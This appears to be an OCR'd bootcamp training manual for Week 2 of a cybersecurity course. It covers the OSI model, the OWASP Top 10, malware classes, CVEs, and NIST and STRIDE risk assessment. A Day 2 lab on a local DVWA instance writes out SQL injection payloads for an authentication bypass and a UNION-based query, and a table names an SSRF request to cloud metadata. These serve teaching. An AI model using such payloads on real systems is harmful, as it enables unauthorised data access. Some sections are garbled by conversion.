40. **Write a prompt you would give an AI assistant to help you understand the output of ss -tuln as a complete beginner. Then write one way you would validate that the AI's explanation is correct.**

Additional Resources

Official Documentation

- Kali Linux Documentation — Official Kali user guide: https://www.kali.org/docs/
- Linux Permissions Guide — Arch Wiki (excellent for all distros): https://wiki.archlinux.org/title/File_permissions_and_attributes

Free Learning Platform

- TryHackMe: Linux Fundamentals Part 1 — Free room, 1–2 hours: https://tryhackme.com/room/linuxfundamentals1

Written Reference

- 'The Linux Command Line' by William Shotts (Free PDF): https://linuxcommand.org/tlcl.php — Chapters 1–5 cover this week's content

Professional Community

- r/cybersecurity — Active security community: https://reddit.com/r/cybersecurity
- OWASP Slack — Professional security chat: https://owasp.slack.com

Looking Ahead — Week 2

Preview — What's Coming

- Next week, you apply everything from Week 1 to real security work.
- You will learn the OSI model — how data travels across networks.
- Risk assessment frameworks — how companies decide what to protect.
- Attack vectors — how threat actors get in.
- You will also start your first security project.

What to Review Before Week 2

- The 10 critical ports and their services
- ss -tuln — next week you scan other machines, not just your own
- Permission troubleshooting — Week 2 includes a permissions auditing project

What to Install Before Week 2

- None — Kali includes everything for Week 2.
- Focus on reviewing Week 1 commands until they feel automatic.

TECHRISE 3.0

Cybersecurity & DevSecOps Programme · Abia Cohort 3.0 · 2026

PHASE 1 · FOUNDATION & RED TEAM

WEEK 02

Cybersecurity Domains, Threat Landscape, Risk Assessment

Student Training Manual — AI-First Curriculum

PROGRAMME	COHORT	WEEK	PHASE
Cybersecurity & DevSecOps	Abia Cohort 3.0	2 of 12	1 — Foundation & Red Team

Methodology: AI-First (Manual → AI Enhancement)

Prepared by the TechRise Curriculum Design Team

Lead: Engr. Eduwem Adam · Co-facilitator: Mr. Akorita-Ifeanyichukwu Nehemiah

TABLE OF CONTENTS

- **Week 2: Cybersecurity Domains, Threat Landscape, and Risk Assessment**
  - Phase: Foundation (Weeks 1–4)
  - Day 1 — Cybersecurity Domains, OSI Model, and Career Paths
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 2 — Threat Landscape, Attack Vectors, and OWASP Top 10
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 3 — Risk Assessment Frameworks (NIST, ISO 27001, STRIDE)
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 4 — AI for Automated Risk Scoring and Threat Modelling
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 5 — Review, Assessment & Portfolio (Mini Project 1 Kickoff)
    - LEARN · PRACTICE · BUILD · DOCUMENT
- **Weekly Checklist (Student-Facing)**
- **Skills Verification**
- **Self-Assessment Quiz**
- **Additional Resources**
- **Looking Ahead — Week 3**

Phase: Foundation (Weeks 1–4) **Week 2 of 12**

WEEK 2: CYBERSECURITY DOMAINS, THREAT LANDSCAPE, AND RISK ASSESSMENT

Weekly Overview

This week transforms you from someone who knows what cybersecurity is into someone who understands the battlefield. You will learn the OSI model (how data actually travels), the OWASP Top 10 (the most critical web vulnerabilities), risk assessment frameworks (how companies decide what to protect), and how threat actors think. You will apply everything from Week 1 — your Linux commands, your networking knowledge, your understanding of permissions — to real security analysis work.

How this week builds on Week 1

- Last week you learned the CIA Triad and Linux fundamentals. This week you learn where attacks happen (OSI layers), what attackers target (OWASP Top 10), and how to measure risk (NIST, ISO 27001).
- Your Week 1 ss -tuln skills become vulnerability identification. Your dig skills become DNS attack surface mapping.

How this week sets up Week 3

- Week 3 is log analysis and scripting. You cannot analyse logs without understanding what normal traffic looks like (OSI model) and what attacks leave traces (OWASP). This week builds the detection mindset.

Why this matters in a real security job

- When a client asks 'What is our biggest risk?' you cannot answer with a port number. You must translate technical findings into business risk. This week teaches that translation.
- Security professionals who cannot speak risk stay junior forever.

DAY 1

Cybersecurity Domains, OSI Model, and Career Paths

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Identify the seven layers of the OSI model and map common protocols to each layer


2. Distinguish between red team, blue team, and purple team roles

3. Explain how AI is transforming each cybersecurity domain

THE OSI MODEL (OPEN SYSTEMS INTERCONNECTION)

is a conceptual framework that divides network communication into seven layers, from physical cables up to application software, allowing different systems to communicate regardless of their internal architecture.

OSI Model — Full 7 Layers with Protocols




Where Attackers Operate (Layer by Layer)

Layer	Attacker Techniques	Security Controls
7 — Application	SQL injection, XSS, parameter tampering	WAF, input validation

6 — Presentation	SSL stripping, format string attacks	TLS 1.3, certificate pinning
5 — Session	Session hijacking, replay attacks	Tokens, timeouts, MFA
4 — Transport	Port scanning, SYN flood, DDoS	Firewall, rate limiting
3 — Network	IP spoofing, routing attacks, ping sweep	ACLs, IPSec, ingress filtering
2 — Data Link	ARP poisoning, MAC flooding, VLAN hopping	Port security, 802.1X
1 — Physical	Cable tapping, device theft, RFID cloning	Locks, cameras, access control

Cybersecurity Domains and Career Paths

Cybersecurity Domains Map



RED TEAM attacks systems with permission to find vulnerabilities. **Blue Team** defends against attacks and responds to incidents. **Purple Team** combines both to improve detection and prevention.

Certifications Roadmap

Level	Certification	Focus	Cost (USD)	Time to Prepare
Entry	CompTIA Security+	Foundational	$400	2–3 months
Technical	CEH (Certified Ethical Hacker)	Attack tools	$1,200	3–4 months
Advanced	OSCP (Offensive Security)	Hands-on hacking	$1,600	6+ months
Blue Team	CySA+	Detection, response	$400	2–3 months
Cloud	CCSK / AWS Security	Cloud specific	$400–600	1–2 months

AI in Cybersecurity — Current Applications

- SOC Automation: AI triages alerts, reduces false positives by 60–80%
- Threat Intelligence: AI processes millions of threat reports to identify patterns
- Malware Analysis: AI classifies unknown binaries by behaviour
- Phishing Detection: AI analyses email content and links in milliseconds
- User Behaviour Analytics: AI builds baselines and detects anomalies

WHY THIS MATTERS

The 2021 Colonial Pipeline ransomware attack succeeded because attackers penetrated the OT (Operational Technology) network after gaining access through a legacy VPN account. Understanding the OSI model and network layers helps defenders understand where controls failed — Layer 3/4 segmentation would have contained the attack.

PRACTICE *(2 Hours)*

LAB 2.1.1 — Layer 3 Discovery — Map Your Network

Objective: Discover all devices on your local network using ICMP (Layer 3).

Prerequisites: Terminal open, know your subnet

Step 1 — Find Your Subnet

BASH

```
ip a | grep -A 2 eth0
```

Expected output:

```
2: eth0: mtu 1500 inet 192.168.122.100/24 brd 192.168.122.255 scope global eth0
```

What this tells you: Your network is 192.168.122.0/24. The /24 means 254 possible hosts (1–254). Your IP is .100.

Step 2 — Ping Sweep to Find Live Hosts (Manual)

Try a few common addresses:

BASH

```
ping -c 1 192.168.122.1 # Gateway ping -c 1 192.168.122.2 # First host ping -c 1 192.168.122.254 # Last host
```

What this tells you: If you get a reply, the host is alive at Layer 3. No reply means either the host is down or ICMP is blocked (both are possible).

■ ANALYSE THIS

Why might a live host not respond to ping? Name two security reasons a network administrator might block ICMP responses.

Step 3 — Map OSI Layers to Running Services

BASH

```
ss -tuln # Layer 4 — what ports/services are listening ip route # Layer 3 — routing table ip neigh # Layer 2 — ARP table (MAC addresses)
```

What this tells you: Three commands, three OSI layers of information. ip neigh shows the ARP cache — the mapping of IP addresses to MAC addresses on your local segment.

■ ANALYSE THIS

Look at your ARP table output from ip neigh. If you see an IP address with a MAC you don't recognise, what OSI layer attack might this indicate?

BUILD *(2 Hours)*

BUILD BRIEF

Create an OSI Model Attack Surface Map — a professional reference document that maps every OSI layer to: protocols, attack types, and defensive controls.

Audience:

- A junior security analyst on their first day. Must be immediately useful.

Required content for each of the 7 layers:

- Layer number and name
- 2–3 protocols that operate here
- 2 realistic attack scenarios
- 2 defensive controls that address those attacks
- 1 real-world breach example that involved this layer

Format:

- Table — one row per layer, columns as above.

Quality standard:

- Every cell filled with specific, accurate content. No generic placeholder text.

DOCUMENT *(1 Hour)*

DOCUMENT

Writing Prompt:

Write a professional briefing note titled 'Understanding the OSI Model for Security Decision-Making.' Audience: IT Manager with networking background but no security specialisation. Length: 250–300 words.

- Required structure: Executive Summary (2 sentences) / The 7 Layers Explained (one line per layer) / Where Attackers Focus (top 3 layers by frequency) / Recommended First Controls (3 specific actions)
- Tone: Professional, concise, actionable. Avoid jargon without explanation.

DAY 2

Threat Landscape, Attack Vectors, and OWASP Top 10

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Classify malware types and explain how each evades detection

2. Map the OWASP Top 10 (2021) to real attack scenarios

3. Analyse a CVE entry and extract actionable security information

THE OWASP TOP 10

is an annually updated list of the most critical web application security risks, compiled from data contributed by hundreds of security organisations worldwide. It is the global standard reference for web security.

OWASP Top 10 (2021) — Complete Reference

Rank	Vulnerability	Description	Example Attack
A01	Broken Access Control	Users access data/functions beyond their permissions	Change /profile/123 to /profile/124 and view another user's data
A02	Cryptographic Failures	Sensitive data exposed due to weak/missing encryption	HTTP (not HTTPS) transmitting passwords; MD5 hashed passwords
A03	Injection	Attacker injects code into interpreter as part of a query	' OR '1'='1 in login field bypasses authentication
A04	Insecure Design	Missing or ineffective security controls in architecture	No rate limiting on login — allows unlimited brute force
A05	Security Misconfiguration	Insecure default settings, unnecessary features enabled	Default admin/admin credentials on network device
A06	Vulnerable Components	Using libraries/frameworks with known vulnerabilities	Log4Shell (CVE-2021-44228) — RCE via logging library
A07	Auth Failures	Broken authentication allows account takeover	No lockout after failed logins; weak session tokens
A08	Data Integrity Failures	Untrusted data used without verification	Malicious update package — no signature verification
A09	Logging/Monitoring Failures	Insufficient logging means attacks go undetected	Attacker exfiltrates data over weeks; no alerts fired
A10	SSRF	Server makes requests to attacker-controlled URLs	Server fetches http://169.254.169.254 — leaks AWS credentials

Malware Types — Classification and Detection Evasion

Type	Behaviour	Detection Evasion	Real Example
Virus	Attaches to legitimate files; activates when file runs	Polymorphic code changes signature each generation	CIH/Chernobyl (1998) — destroyed BIOS
Worm	Self-replicates across network without user action	Exploits 0-days before patches; propagates at speed	WannaCry (2017) — 200,000 machines in 3 days
Trojan	Appears legitimate; hides malicious payload	Code signing, legitimate-looking installers	Emotet — disguised as invoice emails
Ransomware	Encrypts files; demands payment for decryption key	Legitimate encryption APIs; deletes volume shadow copies	Colonial Pipeline (2021) — $4.4M paid
Rootkit	Hides malware at OS/kernel level	Patches system calls to hide from ls, ps, netstat	Stuxnet — hid from SCADA monitoring systems
Spyware	Silently collects and transmits data to attacker	Low resource usage; disguised as legitimate apps	Pegasus — zero-click iPhone exploit

CVE (Common Vulnerabilities and Exposures) — How to Read One

Every known vulnerability gets a CVE number: CVE-YEAR-NUMBER (e.g. CVE-2021-44228 = Log4Shell)

CVE Entry Structure — Log4Shell Example

```
CVE-2021-44228 | CVSS Score: 10.0 CRITICAL
■■■
```

Extract and record: CVSS Score, Attack Vector, Privileges Required, User Interaction, Scope, Confidentiality/Integrity/Availability impact

Step 2 — Classify the Threat

Using today's OWASP Top 10 table, identify which OWASP category Log4Shell falls under. Justify your answer in two sentences.

Step 3 — AI-Assisted CVE Analysis

PROMPT

```
I am a cybersecurity student. Explain CVE-2021-44228 (Log4Shell) to me as if I am presenting it to a non-technical IT manager. Include: what it is, why it is critical, what systems are affected, and what the fix is. Keep it under 150 words.
```

Compare the AI response to what you read on NVD. Note: what did AI get right? What was missing or inaccurate? Save your analysis to threat_research_log.txt.

LAB 2.2.2 — OWASP Injection Demo — SQLi on DVWA

Objective: Demonstrate SQL injection on a deliberately vulnerable application.

Prerequisites: DVWA running (docker run -d -p 80:80 vulnerables/web-dvwa)

■ Authorisation Reminder

DVWA is a deliberately vulnerable application designed for learning. Only perform these tests on DVWA running locally on your own machine. SQL injection on any other system without explicit written authorisation is illegal under Nigeria's Cybercrimes Act 2015.

Step 1 — Access DVWA

Open browser → http://localhost/login.php → Login: admin / Password: password → Set Security Level to Low

Step 2 — Test Basic SQL Injection

Navigate to SQL Injection → Enter in the User ID field:

SQL

```
1' OR '1'='1
```

What this tells you: If all user records appear, the input is not sanitised. The database is executing your SQL code. This is OWASP A03 — Injection.

Step 3 — Extract Database Information

SQL

```
1' UNION SELECT user(), database()--
```

What this tells you: The UNION statement appends your query to the original. user() returns the database user running the query. database() returns the current database name. An attacker now knows what permissions the DB user has.

■ ANALYSE THIS

The database user returned was 'root@localhost'. Why is this catastrophic from a security perspective? What should the database user have been, and what OWASP principle does this violate?

BUILD *(2 Hours)*

BUILD BRIEF

Create a Threat Intelligence Brief on one real-world malware family. Choose one: WannaCry, Emotet, Mirai, or Pegasus.

Required sections:

- Overview — What is it? When was it discovered? Who created it?
- Attack Vector — How does it spread? Which OSI layer does it primarily exploit?
- OWASP Mapping — Which OWASP Top 10 category does the initial infection vector fall under?
- CVE Reference — Find the primary CVE associated with it and include CVSS score
- CIA Triad Impact — How did it affect Confidentiality, Integrity, and Availability?
- Detection Indicators — 3 specific indicators of compromise (IoCs) to look for
- Remediation — 3 specific preventive measures

Format:

- Professional report, 400–500 words. Include a brief timeline of events.

AI use:

- You may use AI for research assistance but must validate every fact against a primary source (NVD, vendor advisory, or news report). Document your validation.

DOCUMENT *(1 Hour)*

DOCUMENT

Writing Prompt:

Write a Security Advisory email to all staff at a fictional company explaining the risk of phishing emails (social engineering). The company was recently targeted but not breached. Audience: non-technical staff. Length: 200–250 words.

- Required: Specific description of what phishing looks like (3 examples), what to do if you receive a suspicious email (3 actions), who to report to, and one real breach caused by phishing
- Tone: Urgent but not alarmist. Clear and simple — no jargon.
- FROM: IT Security Team / TO: All Staff / SUBJECT: [Action Required] Phishing Attempt Detected — Read Before Opening Emails

DAY 3

Risk Assessment Frameworks (NIST, ISO 27001, STRIDE)

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Explain the NIST Cybersecurity Framework 2.0 functions and their relationship

2. Perform a basic risk assessment using the likelihood × impact matrix

3. Apply STRIDE threat modelling to a simple web application

RISK ASSESSMENT

is the process of identifying potential threats to an organisation, evaluating the likelihood they will occur, estimating the impact if they do, and prioritising responses accordingly. It is the foundation of all security decision-making.

NIST Cybersecurity Framework (CSF) 2.0 — The Six Functions

Function	What It Means	Example Activities
GOVERN	Establish cybersecurity strategy, policies, roles	Write security policy; define risk appetite; assign CISO
IDENTIFY	Understand your assets, risks, and environment	Asset inventory; threat modelling; risk assessment
PROTECT	Implement safeguards to deliver critical services	MFA; encryption; access control; security awareness training
DETECT	Develop activities to identify cybersecurity events	IDS/IPS; SIEM; log monitoring; anomaly detection
RESPOND	Take action when a cybersecurity incident occurs	IR plan; communication; containment; eradication
RECOVER	Restore capabilities after a cybersecurity incident	Backup restoration; business continuity; lessons learned

Risk Assessment — Likelihood × Impact Matrix

Risk Rating Matrix

```
■■■
```

Step 1 — Asset Inventory

BASH

```
# List all running services systemctl list-units --type=service --state=running # List open ports
ss -tuln # List all users cut -d: -f1 /etc/passwd
```

Record each finding as an asset. Asset = anything that has value and could be targeted.

Step 2 — Threat Identification

For each open port/service found, identify: what threat actor would target it, how they would attack it, which OWASP category applies (if it's a web service).

Step 3 — Risk Rating

Apply the Likelihood × Impact matrix to each finding. Record your scores in a table with columns: Asset, Threat, Likelihood (1–3), Impact (1–3), Risk Score, Priority.

■ ANALYSE THIS

If you found SSH (port 22) open to 0.0.0.0 with default credentials, what risk score would you assign? Justify your Likelihood and Impact ratings separately.

BUILD *(2 Hours)*

BUILD BRIEF

Perform a STRIDE threat model on a fictional e-commerce checkout page and produce a professional threat modelling report.

Scenario:

- An e-commerce company is launching a new checkout feature. It takes: user account ID, cart items, delivery address, payment card number, and CVV.

Required:

- Data Flow Diagram — ASCII diagram showing: User → Browser → Web Server → Database → Payment Gateway
- STRIDE Analysis Table — one row per threat type, applied to the checkout feature specifically
- Top 3 Risks — ranked by Risk Score with specific mitigations
- NIST CSF Mapping — map each mitigation to a NIST CSF 2.0 function

Format:

- Professional security report, 500–600 words plus tables.

Quality standard:

- Every STRIDE row must have a specific attack scenario (not generic), a real-world example, and a concrete mitigation.

DOCUMENT *(1 Hour)*

DOCUMENT

Writing Prompt:

Write a Risk Treatment Recommendation memo for a fictional bank that has the following finding: 'SSH port 22 is open to the internet on 14 servers, 6 of which are running outdated OpenSSH versions with known CVEs.' Audience: CISO. Length: 250–300 words.

- Required: Risk rating with CVSS context, business impact if exploited, 3 specific remediation actions with timelines, NIST CSF 2.0 functions addressed by each action
- Format: TO: CISO / FROM: Security Analyst / DATE: [today] / SUBJECT: Critical Remediation Required — SSH Exposure on 14 Production Servers / Classification: CONFIDENTIAL

DAY 4

AI for Automated Risk Scoring and Threat Modelling

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Design effective AI prompts for security research and risk analysis tasks

2. Critically evaluate AI-generated threat intelligence for accuracy and gaps

3. Use AI to accelerate STRIDE threat modelling without bypassing critical thinking

AI-FIRST IN CYBERSECURITY

means using AI as a force multiplier — it handles volume and initial triage so you can focus on judgement, creativity, and the work AI cannot do: understanding business context, making ethical decisions, and taking responsibility.

The AI-First Security Analyst Workflow

Manual → AI Enhancement Cycle

```
■■■
```

Risk Rating	'Is this risky?'	'Given: SSH port 22 open to internet, running OpenSSH 7.4, no MFA. Rate the risk using CVSS 3.1 criteria: Attack Vector, Complexity, Privileges Required, User Interaction, CIA impact. Provide a numerical score.'
Malware Analysis	'What is ransomware?'	'I found a file that creates a mutex named 'Global\MS_MCIMPEG' and connects to 45.61.x.x:443. What malware family does this match? What IoCs should I look for? Where can I verify this?'

AI Limitations in Security Contexts — Critical Awareness

- AI knowledge cutoff: AI models are trained on data up to a certain date. CVEs published after cutoff will be unknown to the model.
- AI hallucination: AI confidently states incorrect CVE numbers, wrong CVSS scores, and non-existent tools. Always verify on NVD or vendor advisories.
- AI cannot see your network: AI gives general advice. It cannot scan your system or know your specific configuration.
- AI ethics: Do NOT paste actual client data, real IP addresses, or real credentials into public AI tools. Use sanitised or fictional data for practice.
- AI output is not authoritative: In a professional report, you are responsible for every finding. 'AI told me' is not a valid citation.

■ **Pro Tip:** *Use AI to generate a first draft of any framework document (risk register, threat model, IR playbook), then review and correct it. This is faster than writing from scratch and teaches you what good output looks like — because you will spot the gaps.*

PRACTICE *(2 Hours)*

LAB 2.4.1 — AI-Assisted Threat Intelligence

Objective: Use AI to research, analyse, and validate threat intelligence data.

Prerequisites: AI assistant open, browser access to NVD and CVE databases

Step 1 — AI-Generated Risk Register

Give your AI assistant this exact prompt:

PROMPT

```
You are a cybersecurity analyst. I have a web application with the following characteristics:
Python Django backend, PostgreSQL database, hosted on AWS EC2, publicly accessible admin panel at
/admin/, no WAF, default Django debug mode enabled in production, last security update 18 months
ago. Generate a risk register with 5 specific risks. For each risk include: Risk ID, Description,
Threat Actor, OWASP Category, Likelihood (H/M/L), Impact (H/M/L), Risk Score, and Recommended
Mitigation. Format as a table.
```

After receiving the output: validate 2 of the 5 risks against OWASP documentation. Note any inaccuracies. Record what you changed and why.

Step 2 — AI STRIDE Analysis

Give your AI assistant this exact prompt:

PROMPT

```
Apply the STRIDE threat model to a file upload feature in a web application. The feature allows authenticated users to upload profile photos (max 5MB, JPG/PNG). The file is stored on S3 and a URL is saved in the database. For each STRIDE threat type: 1. Describe a specific attack scenario 2. Rate likelihood as High/Medium/Low with justification 3. Suggest a specific mitigation with implementation detail Flag any assumption you make about the architecture.
```

Review the AI output critically. Add one threat the AI missed. Document what the AI overlooked and why you identified it.

■ ANALYSE THIS

The AI suggested 'validate file type by checking the file extension.' Why is this insufficient? What is the correct technical approach and which OWASP category does file upload abuse fall under?

BUILD *(2 Hours)*

BUILD BRIEF

Create an AI-Assisted Security Research Playbook — a personal reference for how you will use AI tools throughout this 12-week course.

Section 1 — My AI Tool Stack:

- List 3 AI tools you will use, their strengths for security work, and their known limitations

Section 2 — Prompt Templates:

- Write 5 reusable prompt templates for: CVE analysis, STRIDE threat modelling, risk rating, malware classification, and log analysis

Section 3 — Validation Checklist:

- 10-step checklist you will follow every time you use AI output in a professional deliverable

Section 4 — Ethical Boundaries:

- 3 types of data you will never paste into a public AI tool, and why

Section 5 — AI vs Manual Decision Matrix:

- A table with 10 security tasks: which you will do manually first, which you will AI-assist, and which you will AI-generate and validate

Format:

- Personal reference document. Professional but practical — you will actually use this.

DOCUMENT *(1 Hour)*

DOCUMENT

Writing Prompt:

Write a one-page position paper titled 'Should AI Be Used in Cybersecurity Incident Response?' Argue both sides with evidence, then give your personal conclusion. Audience: Your future cybersecurity team. Length: 300–400 words.

- Required: 2 specific arguments FOR AI in IR (with examples), 2 specific arguments AGAINST or cautionary (with examples), your conclusion with reasoning
- You may use AI to generate a first draft, but you must significantly edit and add your own analysis. Document: what the AI wrote vs what you added.

DAY
5

Review, Assessment & Portfolio (Mini Project 1 Kickoff)

LEARN *(1 Hour) — Week Review*


LEARNING OBJECTIVES

1. Recall and connect all major frameworks from Week 2 without referencing notes

2. Complete a skills assessment demonstrating threat analysis capability

3. Kick off Mini Project 1 with a clear scope, methodology, and timeline

Week 2 Mind Map — Threat Landscape



PRACTICE *(2 Hours) — Skills Assessment Labs*

LAB 2.5.1 — OSI Model Identification Challenge

Objective: Identify which OSI layer an attack targets without referencing notes.

Prerequisites: No notes — answer from memory

Identify the OSI layer for each scenario:

1. An attacker sends thousands of SYN packets to a web server, exhausting connection resources

2. A SQL injection payload is inserted into a login form

3. An attacker poisons the ARP cache to redirect traffic through their machine

4. A certificate is forged to perform a man-in-the-middle attack on HTTPS traffic

5. A physical cable tap is installed in a data centre

LAB 2.5.2 — Risk Scoring Under Pressure

Objective: Rate the following scenarios using the Likelihood × Impact matrix in 30 minutes.

Prerequisites: No notes

1. An e-commerce site has a public-facing database admin panel (phpMyAdmin) accessible with default credentials
2. A company's internal wiki has SQL injection but is only accessible from the office VPN
3. An executive's laptop has no screen lock timeout, but the executive works in a locked private office
4. A web application uses MD5 to hash passwords but has no known vulnerabilities in other areas

For each: Likelihood (1–3), Impact (1–3), Score, OWASP category, and one-sentence mitigation.

LAB 2.5.3 — AI-Validated STRIDE Exercise

Objective: Complete a STRIDE analysis manually, then use AI to critique and improve it.

Prerequisites: Terminal open; AI assistant in browser

Target: A password reset feature that: emails a reset link to the registered email, link expires after 24 hours, clicking the link shows a form to set a new password.

1. Complete the STRIDE table manually — all 6 threat types, without AI
2. Feed your STRIDE table to AI: 'Review this STRIDE analysis for a password reset feature. What threats did I miss? What mitigations could be strengthened?'
3. Document: what AI found that you missed, what you found that AI missed, and your final assessment of which source was more thorough

BUILD *(2 Hours) — Mini Project 1 Kickoff*

■ MINI PROJECT 1 — Security Assessment Report — Fictional Organisation

Produce a professional security assessment report for a fictional Nigerian fintech company. This is your first major portfolio piece — treat it like a real client deliverable.

Deliverables:

- Executive Summary (non-technical): 1 paragraph explaining the overall security posture and top 3 risks
- Asset Inventory: List 10 assets (servers, applications, data types) with classification (Public / Internal / Confidential / Secret)
- Threat Assessment: Identify 5 specific threats relevant to a Nigerian fintech (including insider threat and social engineering). Map each to: OSI layer + OWASP category + STRIDE category
- Risk Register: 5 risks with Likelihood, Impact, Score, and Priority
- Vulnerability Findings: 3 specific vulnerabilities with CVE references where applicable, CVSS scores, and evidence
- NIST CSF 2.0 Gap Analysis: Rate the fictional company against each of the 6 functions (1–5 scale) with justification

- Recommendations: 5 prioritised remediation actions with: effort (Low/Medium/High), impact (Low/Medium/High), and timeline (30/60/90 days)
- BONUS: Include a STRIDE diagram of their payment processing flow

Tools: All frameworks from Weeks 1–2 · NVD/CVE databases · AI tools (with validation) · OWASP Testing Guide

Mini Project 1 — Scope & Timeline

- Scope: Fictional company — 'PayliteNG', a Lagos-based mobile payment app
- Due: End of Week 3 (next week)
- Submission: PDF report + supporting evidence folder
- Evaluation: Accuracy of framework application, depth of analysis, professional report writing
- AI policy: Document all AI usage in an appendix. Fact-check every AI-generated finding.

DOCUMENT *(1 Hour) — Week Summary*

DOCUMENT

Writing Prompt:

Write a weekly learning reflection addressed to your Week 12 self. Length: 300–400 words.

- Three specific frameworks you can now apply without looking them up (with one example for each)
- The hardest concept from this week and how you worked through it
- One real-world news story from this week that connects to something you learned
- How you will use AI differently next week based on what you learned about its limitations
- A prediction: Which OWASP vulnerability do you think will appear in your Week 6 web application testing lab?

Weekly Checklist (Student-Facing)

- ■ I can name all 7 OSI layers and give one attack example per layer from memory
- ■ I can explain the difference between Red Team, Blue Team, and Purple Team roles
- ■ I can identify which OWASP category a described vulnerability belongs to
- ■ I have looked up at least 2 CVEs on NVD and extracted: CVSS score, attack vector, and fix
- ■ I have completed a STRIDE analysis on a web feature
- ■ I can apply the Likelihood × Impact matrix to produce a risk score
- ■ I have researched one real malware family and written a threat intelligence brief
- ■ I have used AI for at least one security research task and documented my validation steps
- ■ I have identified at least 2 cases where AI output was inaccurate or incomplete
- ■ My Mini Project 1 is scoped and I know what I am building by end of Week 3

Skills Verification

Skill	How to Demonstrate It	Pass Standard
OSI Layer Mapping	Given 5 attack scenarios, identify the correct OSI layer	4 out of 5 correct without referencing notes
OWASP Classification	Given a vulnerability description, name the OWASP Top 10 category	Correct category for 3 out of 3 scenarios
CVE Analysis	Open NVD, look up a CVE, and extract CVSS score + attack vector + fix	Accurate extraction within 5 minutes
